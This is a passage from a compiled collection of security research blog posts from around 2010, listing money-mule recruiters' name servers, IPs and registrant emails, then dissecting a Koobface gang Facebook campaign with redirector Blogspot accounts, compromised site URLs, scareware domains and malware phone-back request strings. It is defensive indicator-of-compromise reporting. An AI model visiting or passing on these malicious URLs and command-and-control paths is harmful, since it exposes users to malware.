Netherlands, another 11 are based in China, followed by 11 more based in the United States. Here's the list of the related ASs and their occurrences:

• ***AS34305, EUROACCESS Global Autonomous System*** *- The Netherlands - 11 name servers*

• ***AS38356, TimeNet*** *- China - 11 name servers*

• ***AS46664, VolumeDrive*** *- United States - 11 name servers*

• ***AS30517, Great Lakes Comnet, Inc.*** *- United States - 9 name servers*

• ***AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity*** *- United States - 9 name servers*

• ***AS29182, ISPSYSTEM-AS ISPsystem Autonomous System*** *- Belgium - 8 name servers*

• ***AS31103, KEYWEB-AS Keyweb AG*** *- Germany - 1 name servers*

1217

1218

Moreover, this persistent money mule recruitment syndicate has a domain registrar of choice in the face of the

Turkish, [3]**ALATRON BLTD**., which is seen in the majority of domain registrations.

The following **active name servers** have been gathered from the money mule recruitment campaigns profiled

in previous posts:

• [4]Keeping Money Mule Recruiters on a Short Leash - Part Four

1219

• [5]Keeping Money Mule Recruiters on a Short Leash - Part Three

• [6]Keeping Money Mule Recruiters on a Short Leash - Part Two

• [7]Keeping Money Mule Recruiters on a Short Leash

• [8]Keeping Reshipping Mule Recruiters on a Short Leash

ns1.alwaysexit.com - 92.63.111.146 - Email: sob@bigmailbox.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

ns2.alwaysexit.com - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System

ns3.alwaysexit.com *- 222.35.143.112 - AS38356, TimeNet*

ns1.benjenkinss.cn *- 92.63.110.85 - Email: chunk@qx8.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System*
ns2.benjenkinss.cn *- 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System*

ns3.benjenkinss.cn *- 222.35.143.112 - AS38356, TimeNet*

ns1.bizrestroom.cc *- 92.63.110.85 - Email: hook@5mx.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System*
ns2.bizrestroom.cc *- 193.104.106.30 - AS34305, EUROACCESS Global Autonomous System*

ns3.bizrestroom.cc *- 222.35.143.234 - AS38356, TimeNet*

1220

ns1.chinegrowth.cc *- 92.63.111.196 - Email: duly@fastermail.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System*

ns2.chinegrowth.cc *- 85.12.46.4 - AS34305, EUROACCESS Global Autonomous System*

ns3.chinegrowth.cc *- 222.35.143.112 - AS38356, TimeNet*

ns1.cnnandpizza.cc *- 87.118.81.75 - Email: bears@fastermail.ru - AS31103, KEYWEB-AS Keyweb AG*

ns2.cnnandpizza.cc *- 193.104.106.30 - AS34305, EUROACCESS Global Autonomous System*

ns3.cnnandpizza.cc *- 222.35.143.236 - AS38356, TimeNet*

ns1.greezly.net *- 64.85.174.143 - Email: erupt@qx8.ru - 64.85.160.0/20, AS30517, Great Lakes Comnet, Inc.*

ns2.greezly.net *- 204.12.217.250 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity* ***ns3.greezly.net*** *- 204.124.182.151 - AS46664, VolumeDrive*

ns1.maninwhite.cc *- 92.63.111.146 - Email: duly@fastermail.ru - 92.63.110.0/23 - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System*

ns2.maninwhite.cc *- 85.12.46.3 - AS34305, EUROACCESS Global Autonomous System*

ns3.maninwhite.cc *- 222.35.143.234 - AS38356, TimeNet*

1221

ns1.partytimee.cn *- 92.63.111.146 - Email: chunk@qx8.ru - 92.63.110.0/23 - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System*

ns2.partytimee.cn *- 85.12.46.4 - AS34305, EUROACCESS Global Autonomous System*

ns3.partytimee.cn *- 222.35.143.235 - AS38356, TimeNet*

ns1.sandhouse.cc *- 64.85.174.146 - Email: taunt@freenetbox.ru - 64.85.160.0/20 - AS30517, Great*

Lakes Comnet, Inc.

***ns2.sandhouse.cc** - 204.12.217.253 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity*
***ns3.sandhouse.cc** - 74.118.194.82 - AS46664, VolumeDrive*

***ns1.translatasheep.net** - 92.63.111.127 - Email: stair@freenetbox.ru - 92.63.110.0/23 - AS29182, ISPSYSTEM-AS*

ISPsystem Autonomous System

***ns2.translatasheep.net** - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System*

***ns3.translatasheep.net** - 222.35.143.112 - AS38356, TimeNet*

***ns1.trythisok.cn** - 92.63.111.127 - Email: chunk@qx8.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System*
***ns2.trythisok.cn** - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System*

***ns3.trythisok.cn** - 222.35.143.235 - AS38356, TimeNet*

1222

***ns1.viewdreamer.com** - 64.85.174.143 - free@freenetbox.ru - 64.85.160.0/20, AS30517, Great Lakes Comnet, Inc.*

ns2.viewdreamer.com *- 204.12.217.250 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity*
ns3.viewdreamer.com *- 74.118.194.82 - AS46664, VolumeDrive*

ns1.volcanotime.com *- 64.85.174.144 - Email: hs@bigmailbox.ru - AS30517, Great Lakes Comnet, Inc.*

ns2.volcanotime.com *- 204.12.217.251 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity*
ns3.volcanotime.com *- 74.118.194.88 - AS46664, VolumeDrive*

ns1.weathernot.net *- 64.85.174.145 - Email: bowls@5mx.ru - AS30517, Great Lakes Comnet, Inc.*

ns2.weathernot.net *- 204.12.217.252 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity*
ns3.weathernot.net *- 74.118.194.89 - AS46664, VolumeDrive*

ns1.worldslava.cc *- 64.85.174.145 - Email: fussy@bigmailbox.ru - AS30517, Great Lakes Comnet, Inc.*

ns2.worldslava.cc *- 204.12.217.252 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity*
ns3.worldslava.cc *- 74.118.194.84 - AS46664, VolumeDrive*

1223

ns1.jockscreamer.net *- 64.85.174.144 - Email: free@freenetbox.ru - AS30517, Great Lakes Comnet, Inc.*

ns2.jockscreamer.net *- 204.12.217.251 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity*
ns3.jockscreamer.net *- 74.118.194.83 - AS46664, VolumeDrive*

ns1.uleaveit.com *- 64.85.174.146 - Email: plea@qx8.ru - AS30517, Great Lakes Comnet, Inc.*

ns2.uleaveit.com *- 204.12.217.253 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity*
ns3.uleaveit.com *- 74.118.194.85 - AS46664, VolumeDrive*

ns1.bergamoto.com *- 74.118.194.84 - Email: nine@freenetbox.ru - AS46664, VolumeDrive*

ns2.bergamoto.com *- 222.35.143.235 - AS38356, TimeNet*

ns3.bergamoto.com *- 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System*

ns1.diunar.cc *- 74.118.194.82 - Email: yuck@maillife.ru - AS46664, VolumeDrive*

ns2.diunar.cc *- 222.35.143.112 - AS38356, TimeNet*

ns3.diunar.cc *- 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System*

1224

***ns1.pesenlife.net** - 64.85.174.147 - Email: erupt@qx8.ru - AS30517, Great Lakes Comnet, Inc.*

***ns2.pesenlife.net** - 204.12.217.254 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity*
***ns3.pesenlife.net** - 74.118.194.86 - AS46664, VolumeDrive*

The business model if this syndicate can be easily compared to the business model of the much hyped Rus-

sian Business Network in the sense that, they are either managing the infrastructure for someone else as a service, are directly involved in the recruitment and utilization of money mules for their own purposes, or a basically building inventory of mules to offer as a service to a large number of cybercriminals.

The basic fact that these folks are not campaign-centered, but continue maintaining their ecosystem, puts

them on the top of watch list for months to come.

Related coverage of money laundering in the context of cybercrime:

[9]Keeping Money Mule Recruiters on a Short Leash - Part Four

[10]Money Mule Recruitment Campaign Serving Client-Side Exploits

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!'s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two

[15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

1. http://www.goodreads.com/author/quotes/2192.Aristotle

2. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

3. https://www.alantron.com/

4. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

5. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

6. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

8. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

9. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

10. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

11. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

12. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

13. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

14. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

15. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

16. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

17. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

18. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

19. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

20. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

21. http://ddanchev.blogspot.com/

22. http://twitter.com/danchodanchev

1226

Dissecting Koobface Gang’s Latest Facebook Spreading Campaign (2010-04-27 14:53)

UPDATED: Thursday, April 29, 2010: Google is aware of these Blogspot accounts, and is currently suspending them.

During the weekend, our "dear friends" from [1]**the Koobface gang** – folks, you’re so not forgotten, with the scale of diversification for your activities to be publicly summarized within the next few days – launched another spreading attempt across Facebook, with Koobface-infected users posting bogus video links on their walls.

• Recommended reading: **[2]10 things you didn’t know about the Koobface gang**

What’s particularly interesting about the campaign, is that the gang is now start to publicly acknowledge its connections with [3]**xorg.pl** (Malicious software includes 40706 scripting exploit(s), 4119 trojan(s), 1897 exploit(s), with an actual subdomain residing there embedded on Koobface-serving compromised hosts.

Moreover, the majority of scareware domains, including the redirectors continue using hosting services in

Moldova, AS31252, STARNET-AS StarNet Moldova in particular.

*• [4] **Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova***

1227

With the campaign still ongoing it’s time to dissect it, expose the scareware domains portfolio and the AS29073, ECATEL-AS connection, with the Koobface gang a loyal customer of their services since November, 2009. AS29073, ECATEL-AS Koobface gang connections:

*• [5]**Koobface Botnet’s Scareware Business Model - Part Two***

*• [6]**The Koobface Gang Wishes the Industry "Happy Holidays"***

Automatically registered Blogspot accounts used as bogus video links across Facebook:

aashikamorsing.blogspot.com

alpezajeromie.blogspot.com

andcoldjackey.blogspot.com

asiaasiabenzaidi.blogspot.com

atalaygraciani.blogspot.com

barsheshetshakirat.blogspot.com

battittastelzer.blogspot.com

beckermasico.blogspot.com

biedlerharjit.blogspot.com

britainudobot.blogspot.com

bruchnadirnadir.blogspot.com

bryonbryonhofhenke.blogspot.com

ceceliaverner.blogspot.com

centofantiaviran.blogspot.com

codeycodeymarcott.blogspot.com

cottinghamginnyginny.blogspot.com

courtenayharry.blogspot.com

dalton-daviesheinee.blogspot.com

dipietroaudrea.blogspot.com

ericssonbrigid.blogspot.com

ervinervinturnquest.blogspot.com

fashingbauerkylerkyler.blogspot.com

felicetanae.blogspot.com

friedamignogna.blogspot.com

friedlamiraslani.blogspot.com

garthgarthheal.blogspot.com

gavin-williamslielie.blogspot.com

ginnoviaharbottle.blogspot.com

grinolsisanna.blogspot.com

hamiltondesantis.blogspot.com

hananhananmoros-hanley.blogspot.com

heberheberdellinger.blogspot.com

iftikharkacykacy.blogspot.com

imtiazzimmer.blogspot.com

ireneirenejasmen.blogspot.com

jacojacowintermeyer.blogspot.com

jameishaleninger.blogspot.com

jhalaagustin.blogspot.com

johnathenmirani.blogspot.com

kassablynnelle.blogspot.com

kaycieazoni.blogspot.com

keeferjeneejenee.blogspot.com

keibakeibaclarembeaux.blogspot.com

kieroncrowdus.blogspot.com

kilcullenheadhead.blogspot.com

kreuzaavins.blogspot.com

labbatoalphaj.blogspot.com

lellpeyton.blogspot.com

marleenmckoi.blogspot.com

mccarlbargin.blogspot.com

mendizabalnayranayra.blogspot.com

mitranoshaghayegh.blogspot.com

momoneybeltz.blogspot.com

mushenkolirian.blogspot.com

navarretemcarthur.blogspot.com

nekolnekoltasler.blogspot.com

nightrasteyn.blogspot.com

nushnushcave.blogspot.com

ortiz-maynardyvreene.blogspot.com

padalinodarcydarcy.blogspot.com

pantslalala.blogspot.com

papsteinhatemwahsh.blogspot.com

pavanpavandekelver.blogspot.com

pencekleighan.blogspot.com

puzderdenzel.blogspot.com

rabiarabiacarruth.blogspot.com

raeferaefejhanmmat.blogspot.com

raheelolu.blogspot.com

ranaranakundu.blogspot.com

sabeenhunjan.blogspot.com

1229

serroukhshymia.blogspot.com

sertimamislay.blogspot.com

shannonschronce.blogspot.com

sheridanpaltiel.blogspot.com

slomovitzvaughna.blogspot.com

soccicoitcoit.blogspot.com

stengel-bohneinaveinav.blogspot.com

suedeglenna.blogspot.com

sylvainbarnes-rivers.blogspot.com

tammeybutenko.blogspot.com

tartagliatrayvis.blogspot.com

tasunanette.blogspot.com

teddiedommasch.blogspot.com

temitopetodorova.blogspot.com

terranovataiwan.blogspot.com

torneyatsushi.blogspot.com

trovatohaiahaia.blogspot.com

tuncelintrieri.blogspot.com

vislayovadovad.blogspot.com

wellkensie.blogspot.com

yabsleyjessajessa.blogspot.com

zedzedmorelle.blogspot.com

UPDATED: Thursday, April 29, 2010: *Another update on Blogspot Accounts courtesy of the Koobface gang:*

aaslehnekaya.blogspot.com

aimanaimanpaulis.blogspot.com

altonaltonbruyninckx.blogspot.com

annemiekenorford.blogspot.com

asghardch.blogspot.com

atencioishmael.blogspot.com

ativanichayaphongdionysios.blogspot.com

ayorindesavoia.blogspot.com

bagnoandreae.blogspot.com

bakalarczykmaipumaipu.blogspot.com

baribarithulin.blogspot.com

beavordawnedawne.blogspot.com

boninidivandivan.blogspot.com

cabooterfinne.blogspot.com

chakkarinlehnertz.blogspot.com

chavarriaarumugam.blogspot.com

coleirolenaylenay.blogspot.com

colkittmogens.blogspot.com

crummittgerhardt.blogspot.com

dahmeialeveque.blogspot.com

dalmolinparamparam.blogspot.com

danaedanaemadan.blogspot.com

danmakumaak.blogspot.com

dauntazusaazusa.blogspot.com

devrimmasaimasai.blogspot.com

dicksdeplancke.blogspot.com

dormiedyismael.blogspot.com

dremadremareany.blogspot.com

duffinflippen.blogspot.com

eliyahneubecker.blogspot.com

eloragiogio.blogspot.com

faubertmacarena.blogspot.com

friedlamiraslani.blogspot.com

gallianinijanija.blogspot.com

gandolphscootscoot.blogspot.com

garbsayrinayrin.blogspot.com

geerbergpovlpovl.blogspot.com

gennygennytjoeng.blogspot.com

gianiniomegalmegal.blogspot.com

griffithlampack-layton.blogspot.com

guerrettebrchibrchi.blogspot.com

guillemineauramyaramya.blogspot.com

gunheedomenick.blogspot.com

haisedymond.blogspot.com

halahalafales.blogspot.com

hamidoujacijaci.blogspot.com

hamminganoush.blogspot.com

honamisouliotis.blogspot.com

japeriagoding.blogspot.com

jaymeecleto.blogspot.com

jinghuamarmorale.blogspot.com

kadeemrebsamen.blogspot.com

karokaroliney.blogspot.com

kashmirahoeger.blogspot.com

kasidasaugust.blogspot.com

kattylaitia.blogspot.com

kaynatferetos.blogspot.com

kimberlikohlmann.blogspot.com

kissikshaney.blogspot.com

kjerstisatterwhite-landry.blogspot.com

korbessamessam.blogspot.com

kozubmarshand.blogspot.com

kruthjancijanci.blogspot.com

krystellecahoon.blogspot.com

kuroiwadelphdelph.blogspot.com

laakkokimkim.blogspot.com

labbatoalphaj.blogspot.com

leichtmarjmarj.blogspot.com

leludis-matarangasdeyonna.blogspot.com

lescailletpetopeto.blogspot.com

letsongrover.blogspot.com

liermanramadan.blogspot.com

lindingrajkishan.blogspot.com

linsjerchell.blogspot.com

lorrilorrihosgor.blogspot.com

maglifitfit.blogspot.com

1231

matsumarudeserae.blogspot.com

mcsteinniecey.blogspot.com

melitalynnelynne.blogspot.com

menezeswendywendy.blogspot.com

mimosepalazon.blogspot.com

mottmottzengel.blogspot.com

naysanmutton.blogspot.com

nicolenabershon.blogspot.com

nidonidobuetow.blogspot.com

ninaninalottin.blogspot.com

nonziodarasha.blogspot.com

pandushalmon.blogspot.com

pawelpawelpoti.blogspot.com

paytonbeegle.blogspot.com

phillipoeleaseleas.blogspot.com

philpottlurelle.blogspot.com

pipenhagennguyen.blogspot.com

plattsdatoria.blogspot.com

plomaritislaurylaury.blogspot.com

polmantameltamel.blogspot.com

polopoloangulo.blogspot.com

porrettifarmers.blogspot.com

radieradiecatalina.blogspot.com

raenellegreathouse.blogspot.com

ranaeranaerossy.blogspot.com

reidreidmiele-crifo.blogspot.com

rickyrickydonis.blogspot.com

roselinegilvin.blogspot.com

russobriarbriar.blogspot.com

salizaguayanilla.blogspot.com

samuelesedere.blogspot.com

sanchepascasie.blogspot.com

sangyoungpadalecki.blogspot.com

scarthscrewlie.blogspot.com

schaumburgirishirish.blogspot.com

schubringdheledhele.blogspot.com

scorahchreechree.blogspot.com

shakehcoletto.blogspot.com

shaqareqninette.blogspot.com

shaw-zorichemmanemman.blogspot.com

shortalgerongeron.blogspot.com

singhoffertymisha.blogspot.com

sinnathuraiperminas.blogspot.com

skjutarevikram.blogspot.com

spataforaannamay.blogspot.com

staats-meliaahronahron.blogspot.com

tagantagankissane.blogspot.com

tamietamiedemirkol.blogspot.com

tamillecavitt.blogspot.com

tommiekerstetter.blogspot.com

tosunsangbum.blogspot.com

treechadacoppage.blogspot.com

treziajoanjoan.blogspot.com

triadorlachauna.blogspot.com

tukellyaburrage.blogspot.com

tyrisaoverly.blogspot.com

ulrikaraithatha.blogspot.com

valericlarissa.blogspot.com

ventronejokerjoker.blogspot.com

victorinomeharmehar.blogspot.com

vikvikruaut.blogspot.com

vlrajanrajan.blogspot.com

wasonmarilynn.blogspot.com

wendewendeschyma.blogspot.com

whitwhitmontoure.blogspot.com

wynnhannan.blogspot.com

xochitlvillenurve.blogspot.com

yaoskalongthorne.blogspot.com

youyoustreit.blogspot.com

zickkirrakirra.blogspot.com

The Blogspot accounts redirect to the following compromised Koobface and scareware serving domains:

cartujo.org /private-clips/main.php?87bb8f2

cerclewalloncouillet.be /main.movie/main.php?28d

cseajudiciary.org /animateddvd/main.php?c8

de-nachtegaele.be /main/main.php?b04ebb

ediltermo.com /common.film/main.php?deccfd

forwardmarchministries.org /candid _movie/main.php?42d1

highway77truckservice.com /pretty-clip/main.php? 7bb2

1233

kcresale.com /crazyvids/main.php?2ee

libermann.phpnet.org /comicperformans/main.php? 9b5a5a

lode-willems.be /cute _clip/main.php?be2

lunaairforlife.com /crucial-clips/main.php?d3d6ccfe

mainteck-fr.com /complete-movie/main.php?f6

nottinghamdowns.com /criminaltube/main.php? 2388d

programs.ppbsa.org /crazy _video/main.php?0ea1969

richmondpowerboat.com /yourtv/main.php?89fb0

scheron.com /delightful _demonstration/main.php?e2f92

Training.ppbsa.org /comic _dvd/main.php?f9261f

vangecars.it /crazy-films/main.php?827da

Detection rates for Koobface samples and a sampled scareware:

*- setup.exe - [7]**Trojan.Generic.KD.8890** - Result: 9/40 (22.50 %) phones back to:*

*- **proelec-dpt.fr/.85rfs/?action=ldgen &a=-1394498804 &v=108 &c _fb=0 &ie=7.0.5730.13***

*- **proelec-dpt.fr/.85rfs/?action=fbgen &v=108 &crc=669***

*- **proelec-dpt.fr/.85rfs/?getexe=p.exe***

*- p.exe - [8]**Trojan.Drop.Koobface.J; W32/Koobface.GUB** - Result: 5/41 (12.2 %)*

*- koob.js - [9]**Trojan:JS/Redirector** - Result: 1/41 (2.44 %)*

*The scareware serving domain embedded on all of the Koobface-serving compromised hosts is **internet-***

***scanner.xorg.pl?mid=312 &code=4db12f &d=1 &s=2** - 195.5.161.125 - AS31252, STARNET-AS StarNet Moldova.*

Parked on 195.5.161.125 is the rest of the scareware domains portfolio:

antispy-detectn1.com *- Email: test@now.net.cn*

antispy-detectn2.com *- Email: test@now.net.cn*

antispy-detectn3.com *- Email: test@now.net.cn*

antispy-detectn5.com *- Email: test@now.net.cn*

antispy-detectn7.com *- Email: test@now.net.cn*

antispy-detectz2.com *- Email: test@now.net.cn*

antispy-detectz4.com *- Email: test@now.net.cn*

1234

antispy-detectz5.com *- Email: test@now.net.cn*

antispy-detectz7.com *- Email: test@now.net.cn*

antispy-detectz9.com *- Email: test@now.net.cn*

antispy-scan4i.com *- Email: test@now.net.cn*

antispy-scan5i.com *- Email: test@now.net.cn*

antispy-scan6i.com *- Email: test@now.net.cn*

antispy-scan7i.com *- Email: test@now.net.cn*

antispyscan85.com *- Email: test@now.net.cn*

antispyscan89.com *- Email: test@now.net.cn*

antispyscan91.com *- Email: test@now.net.cn*

antispyscan92.com *- Email: test@now.net.cn*

antispyscan93.com *- Email: test@now.net.cn*

antispy-scan9i.com *- Email: test@now.net.cn*

antispyware-no1.com *- Email: test@now.net.cn*

antispyware-no3.com *- Email: test@now.net.cn*

antivir1a.com.xorg.pl

antivirus-detect21.com *- Email: test@now.net.cn*

antivirus-detect23.com *- Email: test@now.net.cn*

antivirus-detect25.com *- Email: test@now.net.cn*

antivirus-detect27.com *- Email: test@now.net.cn*

antivirus-detect29.com *- Email: test@now.net.cn*

antivirus-detectz1.com *- Email: test@now.net.cn*

antivirus-detectz2.com *- Email: test@now.net.cn*

antivirus-detectz5.com *- Email: test@now.net.cn*

antivirus-detectz7.com *- Email: test@now.net.cn*

antivirus-detectz9.com *- Email: test@now.net.cn*

antivirus-lv1.com *- Email: test@now.net.cn*

antivirus-lv2.com *- Email: test@now.net.cn*

antivirus-lv3.com *- Email: test@now.net.cn*

antivirus-lv5.com *- Email: test@now.net.cn*

antivirus-lv8.com *- Email: test@now.net.cn*

antivirus-top1.com *- Email: test@now.net.cn*

antivirus-top2.com *- Email: test@now.net.cn*

antivirus-top6.com *- Email: test@now.net.cn*

antivirus-top8.com *- Email: test@now.net.cn*

be-secured.xorg.pl

1235

bestantivirus1.com.xorg.pl

bestscanmalware.com.xorg.pl

best-security.xorg.pl

defender20.xorg.pl

fastantivirusscanner15.com.xorg.pl

fastmalwarescan15.com.xorg.pl

fast-scan.xorg.pl

fastweb-scanner.com.xorg.pl

get-protection.xorg.pl

my-computers.xorg.pl

protection100.xorg.pl

protection-center1.xorg.pl

protector10.xorg.pl

secure10.xorg.pl

security1.xorg.pl

security100.xorg.pl

spy-defender1.com

spydefender1.com.xorg.pl

spydefender11.com.xorg.pl

spy-defender1a.com *- Email: test@now.net.cn*

spy-defender2.com *- Email: test@now.net.cn*

spy-defender2a.com *- Email: test@now.net.cn*

spy-defender4a.com *- Email: test@now.net.cn*

spy-defender5.com *- Email: test@now.net.cn*

spy-defender6a.com *- Email: test@now.net.cn*

spy-defender8a.com *- Email: test@now.net.cn*

spy-defender9.com *- Email: test@now.net.cn*

spy-protection01.com *- Email: test@now.net.cn*

spy-protection1.com *- Email: test@now.net.cn*

spy-protection14.com *- Email: test@now.net.cn*

spy-protection17.com *- Email: test@now.net.cn*

spy-protection19.com *- Email: test@now.net.cn*

spy-protection3.com *- Email: test@now.net.cn*

spy-protection4.com *- Email: test@now.net.cn*

spy-protection6.com *- Email: test@now.net.cn*

spy-protection8.com *- Email: test@now.net.cn*

spy-scanner2i.com *- Email: test@now.net.cn*

spy-scanner6i.com *- Email: test@now.net.cn*

spy-scanner8i.com *- Email: test@now.net.cn*

spyware-sweep1.com *- Email: test@now.net.cn*

spyware-sweep1i.com *- Email: test@now.net.cn*

spyware-sweep2i.com *- Email: test@now.net.cn*

spyware-sweep3.com *- Email: test@now.net.cn*

spyware-sweep3i.com *- Email: test@now.net.cn*

spyware-sweep4i.com *- Email: test@now.net.cn*

spyware-sweep5.com *- Email: test@now.net.cn*

spyware-sweep7.com *- Email: test@now.net.cn*

1237

spyware-sweep8.com *- Email: test@now.net.cn*

spyware-sweep9i.com *- Email: test@now.net.cn*

virus-sweeper0i.com *- Email: test@now.net.cn*

virus-sweeper1.com *- Email: test@now.net.cn*

virus-sweeper2.com *- Email: test@now.net.cn*

virus-sweeper2i.com *- Email: test@now.net.cn*

virus-sweeper3.com *- Email: test@now.net.cn*

virus-sweeper4i.com *- Email: test@now.net.cn*

virus-sweeper6.com *- Email: test@now.net.cn*

virus-sweeper7i.com *- Email: test@now.net.cn*

virus-sweeper8.com *- Email: test@now.net.cn*

virus-sweeper8i.com *- Email: test@now.net.cn*

win-antispyware10.com.xorg.pl

windefender1.xorg.pl

windows-secure.xorg.pl

win-security.xorg.pl

winwebscanner10.com.xorg.pl

Parked within AS31252, STARNET-AS StarNet Moldova are also: 195.5.161.11; 195.5.161.145

spy-scanner20.com *- Email: test@now.net.cn*

spy-scanner30.com *- Email: test@now.net.cn*

spy-scanner3i.com *- Email: test@now.net.cn*

spy-scanner40.com *- Email: test@now.net.cn*

spy-scanner4i.com *- Email: test@now.net.cn*

spy-scanner60.com *- Email: test@now.net.cn*

spy-scanner80.com *- Email: test@now.net.cn*

virscanner-done4.com *- Email: test@now.net.cn*

virscanner-done5.com *- Email: test@now.net.cn*

*- Detection rate for the scareware sample: Setup _312s2.exe - [10]****Heuristic.BehavesLike.Win32.Trojan.H*** *- Result: 5/40 (12.50 %) phones back to* ***windows-mode.com/?b=1s1*** *- 89.248.168.21, AS29073, ECATEL-AS , Ecatel Network - Email: contact@privacy-protect.cn*

1238

Parked on the phone-back IP are also the following domains:

firewall-rules2.com *- Email: contact@privacy-protect.cn*

version-upgrade.com *- Email: contact@privacy-protect.cn*

2accommodation.com *- Email: ttvmail12@hotmail.com*

systemreserves.com *- Email: contact@privacy-protect.cn*

cariport.com *- Email: contact@privacy-protect.cn*

spyblocktest.com *- Email: contact@privacy-protect.cn*

antispywarelist.com *- Email: contact@privacy-protect.cn*

checkwhitelist.com *- Email: contact@privacy-protect.cn*

chekmalwarelist.com *- Email: contact@privacy-protect.cn*

Stay tuned for more updates on recent Koobface gang activities, beyond the Koobface botnet.

Related Koobface gang/botnet research:

[11]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[12]10 things you didn’t know about the Koobface gang

[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[14]How the Koobface Gang Monetizes Mac OS X Traffic

[15]The Koobface Gang Wishes the Industry "Happy Holidays"

[16]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[17]Koobface Botnet Starts Serving Client-Side Exploits

[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[19]Koobface Botnet’s Scareware Business Model - Part Two

[20]Koobface Botnet’s Scareware Business Model - Part One

[21]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[22]New Koobface campaign spoofs Adobe’s Flash updater

[23]Social engineering tactics of the Koobface botnet

[24]Koobface Botnet Dissected in a TrendMicro Report

[25]Movement on the Koobface Front - Part Two

[26]Movement on the Koobface Front

[27]Koobface - Come Out, Come Out, Wherever You Are

1239

[28]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.

1. http://twitter.com/Real_Koobface

2. http://blogs.zdnet.com/security/?p=5452

3. http://www.google.com/safebrowsing/diagnostic?site=xorg.pl/

4. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

7.

http://www.virustotal.com/analisis/69b78dd99321acb1dec25cad3da9e9a545cb7554195081e33ca99c23a24b10e3-12722

94422

8.

http://www.virustotal.com/analisis/ad41ffce9c9c9f70b9a69c5cbaac2d334b42cfb03022e59d652c493bb1f3508e-12722

94936

9.

http://www.virustotal.com/analisis/30f5371a67cb6001f8bb5dc2076bfb17c24c675599e99d32adc049610bc6620b-12722

95423

10.

https://www.virustotal.com/analisis/8110b790ea6600f8b712cc68b195302c450a3993df84f7163dbb7938d22e55d0-127

2294429

11. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

12. http://blogs.zdnet.com/security/?p=5452

13. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

14. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

15. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

16. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

17. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

18. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

19. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

20. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

